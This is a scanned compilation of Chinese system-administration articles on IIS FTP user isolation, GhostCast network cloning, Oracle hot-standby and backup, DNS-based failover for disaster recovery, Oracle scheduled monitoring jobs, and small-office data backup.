隔离用户模式由于不需要维护域环境，因此在大多数的简单网络应用中非常有用。配置用户模式 FTP 服务器可以使用以下步骤：

- (1) 在运行窗口中输入 inetmgr 打开 IIS 管理控制台，新建 FTP 服务器站点。
- (2) 在新建站点向导中填写站点名称和 IP 地址及端口。
- (3) 在新建站点向导中选择配置模式为隔离用户模式(如图 1 所示)。
- (4) 在新建站点向导中配置 FTP 根目录。






图1 配置FTP用户模式

(5) 在新建站点向导中配置FTP站点的权限，如图2所示，FTP站点允许用户进行文件读写操作。




图2 站点访问权限设置

(6) 在运行窗口输入 `lusrmgr.msc` 打开本地用户管理界面，增加FTP用户。

(7) 在第4步配置的FTP根目录中新建 LocalUser 文件夹。

(8) 在 LocalUser 文件夹中新建对应账号FTP的主文件夹 (Home Directory)，例如 Administrator 账号对应 LocalUser\Administrator 文件夹，匿名访问对应 LocalUser\Public 文件夹 (如图3所示)。




图3 新建FTP用户主文件夹

(9) 按照实际的应用情况设置 NTFS 文件系统的访问控制列表 (ACLs)。

**注意**

用户名需要和用户的主文件夹名称一致，否则用户将不能连接。由于使用了用户隔离模式，因此用户经过登录后仅能访问用户的主文件夹。在 NTFS 文件系统下需要执行步骤9进行访问控制的设置，如果还需要访问除用户主文件夹外的空间，可以通过添加虚目录的方式，但这时必须通过 NTFS 文件系统的访问控制列表进行限制。

实际上，“不隔离”用户模式也能实现FTP服务器多用户的添加和管理，不过由于不进行用户目录隔离，就必须进行更加复杂的 NTFS 文件系统配置，确保用户仅能访问自己的主文件目录，并且每个用户均需要新建一个和用户名同名的虚目录作为用户主目录。

**Active Directory 隔离用户模式配置**

Active Directory 隔离用户模式是三种模式中最具有弹性的一种FTP应用模式，主要是由于决定用户资源位置的两个参数是FTP服务动态从Active Directory User对象的两个扩展属性中获得的，即 `msIIS-FTPRoot` 和 `msIIS-FTPDDir`。FTP服务默认每隔10分钟缓存一次从Active Directory域获得的相关用户信息，因此可以方便调整实际用户FTP的主目录的位置，特别是在ISP环境中可以更灵活地和网络负载均衡服务器进行集成应用。

Active Directory 隔离用户模式的配置主要涉及以下三个主要部分：

- (1) 配置文件服务器；
- (2) 配置 Active Directory 域；
- (3) 新建并配置隔离模式的FTP站点。

Active Directory 隔离模式虽然具有强大的可控性，但是由于需要和文件服务器及Active Directory域进行协同配置，所以配置比较复杂，本文在此不再详述。

在以上三种模式的FTP服务器的配置中，使用“用户隔离”模式的FTP基本上能满足一般IIS Web网站的FTP管理功能，因此在简单Web管理中使用IIS自带的FTP完全能够满足一般的管理需要。此外，由于IIS FTP服务器的各项配置均可以通过编写WHS脚本进行配置，网管就可以定制出适合自己应用的FTP服务器，这是Serv-U等Windows下的FTP服务器软件所不具有的强大功能。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

## “GhostCast” 广播网络克隆

浙江省衢州第二中学 徐志兴

网管员在工作中会遇到给多台计算机(数十台)安装系统的情况,赛门铁克给出了高效的解决方案:用“GhostCast”服务器多播、广播方式网络克隆的方法。

使用“GhostCast”广播方式克隆，首先需要运行“GhostCast”服务器，设置会话名称（如 Ghost）、会话方式（“恢复映像”或“创建映像”）及映像文件位置和克隆类型（“磁盘”、“分区”）。服务器端设置完成后，单击【接受客户端】按钮等待客户端连接。

在客户端,利用 DOS 网络启动盘引导计算机,运行 Ghost 程序后,选择【GhostCast】→【广播(Directed BroadCast)】命令,在出现的对话框中输入会话名称和服务器 IP 地址,单击【OK】按钮连接完成。按屏幕提示选

择目标磁盘和目标分区后,单击【OK】按钮,等待 GhostCast 服务器发出开始指令。等所有客户机连接完毕后,单击服务器端的【发送】按钮,广播方式网络克隆开始。广播方式克隆的速度非常快,可以达到 900MB/min,这是常规方法无法比拟的。

笔者测试时,60 台计算机同时克隆 2.5GB 左右数据的系统分区,整个克隆过程在 5 分钟内完成,效率之高令其他方法望尘莫及。至于创建镜像的过程,读者稍加尝试便知。

**注意**

由于本方法采用广播方式,所以只有客户端和 GhostCast 服务器处于同一网段中才能使用。

## 构建 Oracle 双机热备系统

中国工程物理研究院 王朝阳

所示。




图 1 Oracle 数据库双机架构图

在一个关键业务的网络系统中, 为了保障 Oracle 数据库的持续不间断应用, 对 Oracle 数据库的应用服务可采用双机热备来实现。即在两台服务器上安装 Oracle 数据库, Oracle 的数据文件存储在一个共享的 SAN 存储服务器上, 并且在这两台服务器上安装双机软件, 实现 Oracle 服务的双机热备。

由于数据库的数据文件放在共享的存储设备上,当一台服务器提供服务时,直接在存储设备上进行读写,而当系统切换后,另一台服务器也同样读取该存储设备上的数据。

由于 Oracle 数据库文件存放在存储服务器上,当存储介质出现问题时,应尽快恢复数据库,使其尽快投入使用,因此 Oracle 数据库的备份是必不可少的。

## Oracle 数据库双机架构

Oracle 数据库分别安装在主机名为 PriOracle 和 SecOracle 的服务器上，同时在这两台服务器上安装双机软件 Lander Cluster，在双机软件的设置中对这两台服务器建立虚拟主机名 OracleVL。在主机名为 OraRec 的服务器上安装 Oracle 服务，建立作为 Oracle 数据库 RMAN 备份要用到的恢复目录数据库。采用 BakBone 公司的 NetVault 备份软件，在 OraRec 服务器上安装 NetVault 的服务器端，分别在 PriOracle 和 SecOracle 服务器上安装 NetVault 客户端和 Oracle APM 插件。具体的架构如图 1

## Oracle 数据库配置

在服务器 PriOracle 和 SecOracle 上安装的 Oracle 数据库的服务名和实例名都是 Oratc, 采用 Archivelog 模式。共享的 Oracle 数据文件存放在 SAN 存储服务器上, 映射在这两台计算机的 F 盘和 G 盘。所有的数据文件存放在 F:\oracle\oradata\oratc 文件夹中。

为了防止磁盘损坏导致控制文件丢失或损坏, 建立

六个控制文件，分别存放在 F 盘和 G 盘上，控制文件分别为：

F:\oracle\oradata\orac\control01.ctl  
F:\oracle\oradata\orac\control02.ctl  
F:\oracle\oradata\orac\control03.ctl  
G:\oracle\oradata\orac\control04.ctl  
G:\oracle\oradata\orac\control05.ctl  
G:\oracle\oradata\orac\control06.ctl

为了保障例程恢复和介质恢复，需要多元化重做日志，建立三个重做日志组，每个组里有两个日志成员，分别存放在 F 盘和 G 盘上。重做日志分别为：

F:\oracle\oradata\orac\redo01.log  
F:\oracle\oradata\orac\redo02.log  
F:\oracle\oradata\orac\redo03.log  
G:\oracle\oradata\orac\redo01\_2.log  
G:\oracle\oradata\orac\redo02\_2.log  
G:\oracle\oradata\orac\redo03\_2.log

同时多元化归档日志，归档日志分别存放在 F 盘和 G 盘上，归档日志所在的目录分别为：

F:\oracle\oradata\orac\archive 目录中  
G:\oracle\oradata\orac\archive 目录中

将两台服务器上的 Oracle OraHomeTNSListener 服务和 OracleServiceOrac 服务改为手动启动。

## Lander Cluster 双机配置

在服务器 PriOracle 和 SecOracle 上分别安装 Lander Cluster 双机软件，对 Oracle 双机任务的配置为：

任务名：OracleApp

绑定网卡：1

虚拟主机名：ORACLEVL

漂移地址：10.4.20.200

掩码：255.255.255.0

卷：共享卷：F:G;

服务：先选择 OracleOra HomeTNSListener，再选择 OracleServiceOrac

规则：切换规则：回切模式

## 设置 Oracle 侦听器和网络服务名

在服务器 PriOracle 和 SecOracle 上分别配置 Oracle 数据库侦听器，侦听位置为：

主机：oraclevl

端口：1521

数据库服务：全局数据库 orac

Oracle 主目录：c:\oracle\ora92

SID：orac

## NetVault 备份软件设置

在服务器 OraRec 上安装 NetVault 服务器软件，在服务器 PriOracle 和 SecOracle 上分别安装 NetVault 客户端软件，在服务器 OraRec 的 NetVault 服务端，将 PriOracle 和 SecOracle 客户端分别加入服务器端。在 NetVault Server 上增加存取权限（关于介质管理）：

（1）在 NetVault 主菜单中选择【Administration】→【Access Control】。

（2）在 Access Control 中的 Users 里面选中 Admin，单击鼠标右键，在弹出菜单中选择【Set Password】命令。

（3）在 Set User's Password 窗口中，输入“New Password”和“Confirm Password”。

（4）在 Access Control 中的 Users 里面选中 Admin，单击鼠标右键，在弹出菜单中选择【User Properties】命令。

在 User Properties 窗口中选择 Privileges，在 Privileges 窗口中选择窗口左下角的“User is Granted All Privileges”，然后保存该设置后退出 Access Control 程序。

（5）配置 Oracle RMAN Plugins 的权限：在 NetVault Server 上使用 Windows 的命令窗口“cmd”，进入 NetVault 安装目录下的 Util 子目录，运行命令：nvpluginaccess-client PriOracle 和 nvpluginaccess -client SecOracle。

在命令中选择存取 Oracle RMAN Plugin 的数字编号后按回车键，输入用户账号：Admin。

输入用户账号的密码（在存储权限中设置的 Admin 用户的密码）。

## 运行效果

本单位的 Oracle 数据库是 PDM 应用系统的后台数据库，在运行过程中曾出现以下几种情况，由于采用了 Oracle 数据库双机热备的备份架构，保障了 PDM 应用系统的有效可靠的运行。

（1）安装 Oracle 数据库的主服务器网卡损坏，Oracle 服务自动切换到备机上。由于在备机上还安装有 Teamcenter 服务，主服务器的网卡更换后，Oracle 服务自动切换到主服务器上，减轻了备机的负担，保障了 PDM 应用系统的不断断性和有效可靠的运行。

（2）PDM 应用系统升级，在升级过程中由于应用管理员处理不当，保存 PDM 应用系统相关数据的 Oracle 表空间遭到破坏。由于对 Oracle 数据库采用了表空间的实时备份，表空间得到了有效的恢复。

（3）EMC 存储服务器升级，增加磁盘阵列，合并存储空间。在迁移数据的过程中，发生了数据文件的丢失。由于对数据库的控制文件、数据文件进行了有效的备份，保障了 Oracle 数据文件的恢复。

## DNS 自动切换解决异地容灾问题

福建 林梁冬

### DNS 解析自动切换原理

异地容灾系统是构建在广域网上，跨越较长距离（20~100 公里）的两个端点的业务备份系统，通常一端称为主结点，另一端称为备份结点，当主结点完全死机或被彻底损毁的时候，业务将自动切换到备份结点，以提供持续的对外服务。大中型企业一般会花大价钱，购置一些专用设备来实现完全相同的两个结点设施。

### 异地容灾之关键

异地容灾系统一般由集群系统和数据镜像系统两部分组成，集群系统包括线路冗余、网络设备高可用性配置、操作系统集群、应用集群和数据库集群，以及在广域网（或 Internet）上能实现 DNS 切换的相关 DNS 设备等几个部分组成，目的是实现系统部件之间的切换和资源的自动接管。数据镜像系统则是让两个结点之间的数据和系统状态实现同步，以保证切换后的数据与状态的一致性。

### DNS 解析原理

很多人认 DNS 的 A 记录可以实现自动切换，即我们希望用一对二的方法，比如：

```
www.test.com→IP1
www.test.com→IP2
```

用它来达到如果 IP1 结点主机发生故障，域名解析自动使用第 2 条的目的。但实验发现，DNS 无法自动感知 IP1 结点发生故障，DNS 是按照均衡负载的方式处理 A 记录的，而非按容错的方式工作的，即上一次解析为 IP1，下一次则为 IP2，再下一次又为 IP1，循环反复。这样，DNS 客户端仍然会有一半的几率解析到已发生故障的 IP1，从而仍然无法正常访问到备份结点（IP2）。

那么能否用动态路由方式来自动切换呢？原则上是可以的。此时，IP1、IP2 两结点必须通过远程线路连接在同一个 LAN 中，且必须 IP1、IP2 及它们的群集 IP（Virtual IP）同在一个网段，且这一网段必须参与 Internet 路由（都是公网 IP）才可以（如图 1 所示）。




图 1 动态路由自动切换网络结构

此时 DNS 中的 A 记录将指向 Virtual IP，但这显然也不太符合很多企业都使用 NAT（网络地址转换）或 PAT（端口地址转换）的实际情况。

### 实现 DNS 自动切换

那么如何实现 DNS 的自动切换呢？原来，一对多的不是 A 记录，而是 NS 记录（NS：域名服务器记录，用于指明负责域名解析的 DNS 服务器）。因为 NS 记录，DNS 客户端或迭代查询 DNS 是会测试 NS 连通性的（用 UDP 53 而非 ping），连不上一个 NS 就自动切换到另一个 NS，这样两端 NS 各写一个容灾切换结点的 A 记录就可以了。不需要专门的设备，只要用普通的操作系统 DNS 服务器组件就可以验证这一原理。

### DNS 解析自动切换实验

DNS 解析自动切换实验拓扑结构图如图 2 所示。实验中共有 4 个结点，其中 PubDNS、GTM1、GTM2 分别是 3 台 DNS 服务器，Client 是用于测试的 DNS 客户端，用于测试切换的关键业务系统域名是 www.test.com。




图 2 网络实验结构

### 试验策划

（1）配置 PubDNS 实现 test.com 域的两条 NS 记录，也就是说 test.com 将由两台 DNS（GTM1、GTM2）负责解析，DNS 解析将在 GTM1 和 GTM2 之间实现自动切换。

（2）配置 GTM1、GTM2 实现异地容灾的两个远程结点的 DNS 服务器。GTM1 和 GTM2 相当于异地容灾的两个相隔较远的结点（相距 20~100 公里），各自部署的 DNS 服务器负责本地 DNS 的解析，上面各有一个 A 记录指向本地关键业务系统 www.test.com 的解析条目。

（3）使用一台 DNS 客户端 Client 进行解析切换的测试。当 GTM1 发生故障时，看能否由 GTM2 接管 www.test.com 解析。反过来，如果 GTM2 发生故障，再进行测试，验证可以在两个结点间自由切换。



## 操作步骤

### 1. PubDNS

模拟 Internet 上一台普通的公共 DNS 服务器，操作系统为 Windows 2003，IP 地址为 192.168.11.230。DDNS（分布式 DNS）是 Windows 平台下的 DNS 组件名称，在这台服务器上建立一个“存根区域”，并增加 test.com（RR：是“资源记录”的简写）的 2 个 NS 记录和 2 个 NS 对应的 A 记录，用于指明 test.com 的权威 DNS 服务器的 IP 地址，即：

NS 记录：

test.com→gtm1.test.com

test.com→gtm2.test.com

A 记录：

gtm1.test.com→192.168.11.226

gtm2.test.com→192.168.11.227

建立过程如图 3 所示。




图 3 建立一个“存根区域”

建立为“主要区域”类型是不行的（已测过），这是因为主要区域一般表明这台 DNS 是 test.com 的权威 DNS，这样就不会将解析转发给 NS 指向的那 2 台 DNS 服务器了。

添加 2 个 NS 的 IP（A 记录），“存根区域”类型的 RR（资源记录）是不可写的（其 RR 同步自第一个 NS 服务器，所以 NS 也必须允许区域复制到这台服务器）。

可以从上一步看到，RR 并未包括第二个 NS 的记录，而由于在图形界面下不可以修改 RR，所以必须手动修改区域文件：

D:\windows\system32\dns\test.com.dns

在其中添加 2 条记录（如图 4 所示）：

NS 记录：test.com→gtm2.test.com

A 记录：gtm2.test.com→192.168.11.227



图 4 添加 2 条记录

刷新一下，我们就可以看到正确的 2 组 NS 解析了。

### 2. GTM1

模拟容灾主结点端的一台普通的 DNS 服务器，它负责解析主结点本端的域名解析，GTM1 的操作系统为 Linux，IP 地址是 192.168.11.226。

在本例中，GTM1 中只有一条 A 记录：

www.test.com→202.101.1.100

GTM1 的 DNS 服务器采用 Linux 下的 Bind 软件实现，Bind 中/etc/named.conf 的内容为：

```
options {
    directory "/var/named";
    pid-file "/var/run/named/named.pid";
};
zone "test.com" {
    type master;
    file "named.test.com";
};
```

第一组 {} 中指明了 Bind 服务的区域配置文件位置，以及 Bind 使用的 PID 文件。

第二组 {} 中指明了建立一个主要区域 test.com，其区域配置文件名为 named.test.com，绝对路径为/var/named/named.test.com，文件内容为：

```
$TTL 600
@ IN SOA gtm1.test.com. root.gtm1.test.com. (
2006100302
28800
14400
720000
86400 )
@ IN NS gtm1.test.com.
gtm1 IN A 192.168.11.226
www 60 IN A 202.101.1.100
```

其中 gtm1 有一条 NS 记录和一条 A 记录，而 www 60 IN A 202.101.1.100 中的“60”，表示这条记录的 TTL 值为 60 秒，如果不设置将取默认的 86400 秒（即 1 天，这就是为什么在 Internet 上改动域名解析，在全球需要至少 1 天时间才能全部更新的原因，TTL 值是 RR 记录在 DNS 客户端和迭代 DNS 服务器中缓冲的时长），减少 RR 的 TTL 值是减少容灾切换时间必不可少的设置步骤。

### 3. GTM2


模拟容灾备份结点端的一台普通的 DNS 服务器，它负责解析备份结点本端的域名解析，GTM2 的操作系统为 Linux，IP 地址是 192.168.11.227。

在本例中，GTM2 中只有一条 A 记录：

www.test.com→61.1.1.100

GTM2 的 DNS 服务器也采用 Linux 下的 Bind 软件实现，Bind 中/etc/named.conf 的内容与 GTM1 相同，/var/named/named.test.com 文件的内容如下：

```
$TTL 600
@ IN SOA gtm2.test.com. root.gtm2.test.com. (
```



4. Client

模拟 Internet 上的一台 DNS 客户端，操作系统为 Linux，IP 地址为 192.168.11.225。

DNS 切换测试过程

- (1) 先用 PubDNS 充当 DNS 客户端，得到自 GTM1 主结点的解析项 202.101.1.100。
- (2) 在 Windows 中输入 ipconfig/displaydns，查看到记录缓冲的 TTL 从 60 秒已减少到 44 秒（如图 5 所示），如果减到 0，则从 DNS 客户端中自动清除该缓冲。



图 5 TTL 从 60 秒已减少到 44 秒

- (3) 手动停掉 GTM1 的网卡，模拟主结点故障。运行的命令为：  
ifconfig eth0 down
- (4) 在清除 DNS 客户端缓冲和迭代查询 DNS 服务器（PubDNS）缓冲后，再用 ping 命令，可以看到解析已自动转向 GTM2，得到 61.1.1.100 的解析项，测试成功（如图 6 所示）。




图 6 TTL 自动过期方式测试成功

- (5) 按 TTL 自动过期方式测试，测试成功。
- (6) 用 Client 结点充当 DNS 客户端，可以看到 TTL 是在一分钟之后自动过期的（这期间要分别停掉 GTM1 或 GTM2 的网卡来模拟异地容灾结点的故障情况），切换测试成功。

配置 DNS 解析自动切换应用案例

以往异地容灾系统被认为是大中型企业的一种“奢侈品”，各种系统和设备组件都需要采用专用软硬件来实现，构建成本高昂，使小型企业望而却步。如果能采用操作系统、数据库自带的功能，或者一部分开源软件实现集群或数据镜像功能，加上这里介绍的关键一环：广域网 DNS 自动切换的配置，异地容灾系统的构建和实施成本将大大降低，从而使更多企业的业务核心也能经受住灾难的考验。

下面是为我公司贸易洽谈会进行异地容灾部署的一个例子（如图 7 所示）。作为对外贸易的一个重要窗口，该系统要求能够 7×24 小时保障外商的登录和修改、更新自己的产品资料，能实现在主结点发生故障的情况下自动切换到备份结点，且两边结点的数据要能保证实时一致。以前采用块级数据镜像软件，发现无法感知数据库运行状态，从而当主结点发生数据库出错时，将出错状态同步到了备份结点，结果两个结点数据库均无法工作，全部瘫痪。现改用微软 MS SQL 数据库自带的数据库复制功能实现数据的实时同步，可以避免这一问题。部署过程如下：




图 7 异地容灾网络结构

- (1) 在公网域名提供商的 DNS 维护页面，加入网站所在域名 abc.com 的 NS 记录：NS1 和 NS2，分别指向处在两个地点的主、备结点的公网路由器的 IP 地址。
- (2) 在两端公网路由器上利用 PAT（端口地址映射），将公网路由器的 IP 的端口 80、53（UDP）、1433（MSSQL）分别镜像到内网主机上，使外网可以访问到××贸易洽谈会的网站（内网主机 80 端口）。
- (3) 在主结点和备份结点上分别安装和配置 WWW、

DNS、MSSQL 服务器，DNS 中 www.abc.com 的记录均指向本地公网路由器 IP，即主结点的 www.abc.com 指向 202.101.100.5，备用结点的 www.abc.com 指向 61.12.213.9，并将 A 记录缓存时间调小至 1 分钟过期，再通过第 2 步设置的 PAT 就能访问到网站了。

(4) 在主结点和备份结点上配置 MS SQL 的数据复制

功能，采用合并发布功能同步两边的数据，并进行数据实时更新的测试。

(5) 测试主结点死机后，是否能在 1 分钟左右将 www.abc.com 切换到备份结点（61.12.213.9）。

测试成功，以最低的代价实现了一个异地容灾方案，并得到了用户的好评。

计划作业监控 Oracle 数据库

威海职业学院 赵永华

UNIX/Windows 等操作系统中都提供了“计划任务”，它主要用于夜间备份文件等工作场合。在 Oracle 等数据库中的“计划作业”（DB Job）的作用与其异曲同工。

也许有人会问，为什么不直接利用操作系统的计划任务去执行数据库的计划任务呢？您只要从事过相关的实际工作就会明白，操作系统的计划任务往往难以胜任数据库的计划任务，比如在启动作业之际，操作系统往往无法验证此时数据库是否处于运行状态。再者，假如此时发生了意外事件，该如何阻止运行中的作业也颇为棘手。

Oracle 计划作业

Oracle10g 版中提供了一种针对存储过程（即 Jobs）的运行机制，就是在特定时间段内处理后台进程。

Oracle 数据库自身就能够请求计划过程，在该时段内若数据库发生意外故障也不要紧，只要数据库启动后，该过程也会随之运作，此时并不要求提供 Password。

当然，该过程要求用户具有相应权限。假如您不想让它运行，只要将作业状态设为“Broken”即可。

这里牵涉到 Oracle 作业队列在预定时间里按计划执行 PL/SQL 例程，以及周期性执行作业的内容。

我们从多个数据目录都可以看到 Oracle Job Queue 的相关信息，包括 dba\_jobs、user\_jobs、dba\_jobs\_running。Oracle 内置包 dbms\_job 便可用于计划性作业，当 Oracle 数据库安装时所产生的这种 API 对所有 Oracle 用户都具有公开的调用许可。

在执行计划作业之前，需要确认相关数据库处理作业的设置工作已经完成，其中的一个重要标志是，作业队列已经具有指定的后台处理（可以启动处理作业），它需要对数据库文件 init.ora 中的初始化参数 job\_queue\_processes 进行设置。

假如作业未能按计划正常运行，我们要做的第一件事情就是检查作业队列号，即检查初始化参数 job\_queue\_processes。

下列 SQL 语句可显示 job\_queue\_processes 的初值：

```
SQL> show parameter job_queue_processes
Name Type Value
```

job\_queue\_processes integer 100

在实际应用中，该参数值应当比期望运行的并行作业的数字更大些，可以设置的最大值是 1000。

Oracle 运行项目实例

某电信系统工作日访问服务往往达每秒数千个之多，此时运营商需要对数据库性能进行监控，对一些关键设置参数的改变能够及时觉察。我们不妨将其所处理业务的关键参数整理成一个具体数据库表（如表 1）。

表 1 关键参数

参 数 名	IP1	IP2	IP3
Broker_IP_Address	10.14.88.22	10.14.88.23	10.14.88.24
Application_Name	App1	App2	App2
Service_Name	LocationSvc	SMSService	SMSService
Operation_Name	getLocation	SendSMS	SendSMS
Total_Request	100	50	100
Success_Count	50	35	100
Err_Count	50	15	0
Start_Time	2007-9-18.14.25.30.149000000	2007-9-18.14.26.30.153000000	2007-9-18.14.26.30.153000000
End_Time	2007-9-18.14.26.30.153000000	2007-9-18.14.27.30.146000000	2007-9-18.14.27.30.146000000

这里，访问网关需要对服务运行中的每次请求计算开始时间 Start\_Time 与结束时间 End\_Time。假定我们将一分钟内累积的数据汇总放入另一个表（如表 2），该表将用于与关键设置值进行比较，一旦出现非正常值就发出警报。

表 2 一分钟内积累的数据汇总

数 据 名	数 据 值	类 型
Name	Null	Type
Application_Name	Not Null	Varchar2 (30)
Service_Name	Not Null	Varchar2 (30)



(续表)

数 据 名	数 据 值	类 型
Operation_Name	Not Null	Varchar2 (50)
Start_Time	Not Null	Timestamp (6)
End_Time	Not Null	Timestamp (6)
TOT_REQ	Number	
Success_Count	Number	
Failure_Count	Number	
Availability	Number	

这里的任务发生在数据库内部，它独立于其他在线系统。而且，这项任务可以作为一种计划型的数据库作业，它有自己的控制表用于收集故障信息再提供给由 Oracle 所管辖的独立的计划类表，这个控制表含有的数据窗体独立于运行窗体。

这里的 DB 作业如同一个批处理程序，不断采集数据，以离线方式进行分析，它并不会影响在线系统如网关访问。

在实际项目中，DB Job 采用了一个控制表去保持时间轨迹。该表名为 Control\_TB (如表 3)，时间轨迹由其中的列 Prev\_Timestamp 记录。

表 3 Control\_TB

Process_ID	Process_Name	Prev_Timestamp
1	PR_Aggregate Metrics	2007-9-18.14.25.30. 149000000

数据库 Job 会从表 3 取得 Prev\_Timestamp，结束时间 End\_Time 为 Prev\_Timestamp+ Data\_Collection\_Interval (如表 4)。而当作业执行成功后，它就会用 End\_Time 更新 Prev\_Timestamp，DB Job 会通过以下算式计算将要处理的数据块所需时间：

$$\text{No\_of\_chunks} = \frac{\text{REPEAT\_INTERVAL} / \text{DATA\_COLLECTION\_INTERVAL}}$$

表 4 PM\_Delta\_Config

Process_Name	Data_Collection_Interval	Repeat_Interval
PR_Aggregate Metrics	60 (in Secs)	60 (in Secs)

这样，当数据库作业每次被唤醒时，就需要 n 分钟处理数据，此处的 n 分钟将会设置为 PM\_Delta\_Config (如表 4) 中的“data\_collection\_interval”。

凡此种种，在实际中是通过一个 PL/SQL 例程实现的，它的功能是从表 1 中汇总数据，而将处理结果放置到表 2 中。由于篇幅所限，代码从略。

轻松实现中小企业数据备份

对于一些中小企业，由于企业网络规模较小，储存在局域网服务器中的数据资料也不是很多。为这些数据使用一套专门的冗余备用系统或容灾系统，并不是很明智的选择。其实，这些企业完全可以使用专业的备份软件，将重要数据备份到局域网中的其他计算机或专门的网络存储设备当中。

本文以笔者所在部门的局域网，用 Cobian Backup 9 进行数据备份为例，说明数据备份的过程。

数据备份规划

- (1) 所要备份的具体数据是什么？要达到什么样的目标？
- (2) 对所要备份的数据进行哪种方式的备份操作？
- (3) 目前所在的网络使用的是哪种类型的网络结构，网络设备、主机和服务器在网络中具体分布在什么位置？
- (4) 要备份的数据存在于网络中的哪台服务器或存储设备上，要备份的数据量有多少？
- (5) 想要将备份的数据保存到什么位置，以及使用什么类型的储存媒介和设备来保存它？
- (6) 对备份的数据有什么具体的安全要求，以及是否

广西南丹县龙泉矿冶总厂 刘源

对备份的数据进行压缩？

(7) 对备份的速度有什么样的要求？

笔者所在的部门是一个 110 千伏变电站，办公室局域网使用如图 1 所示的星形拓扑结构的以太网。网络中使用一台安装有 Windows 2000 Server SP4 的服务器来保存每天每一个小时的各种电压、电流、电量、有功、无功等方面的数据，以及每个月的每一天总电量和全月的总电量等。针对每小时电压及电量等数据更新周期很短的特点，决定将这些数据进行增量备份，且每小时备份一次。而对于每月每天的总电量及全月的总电量，进行完全备份，并在每月第一天零点整进行备份。

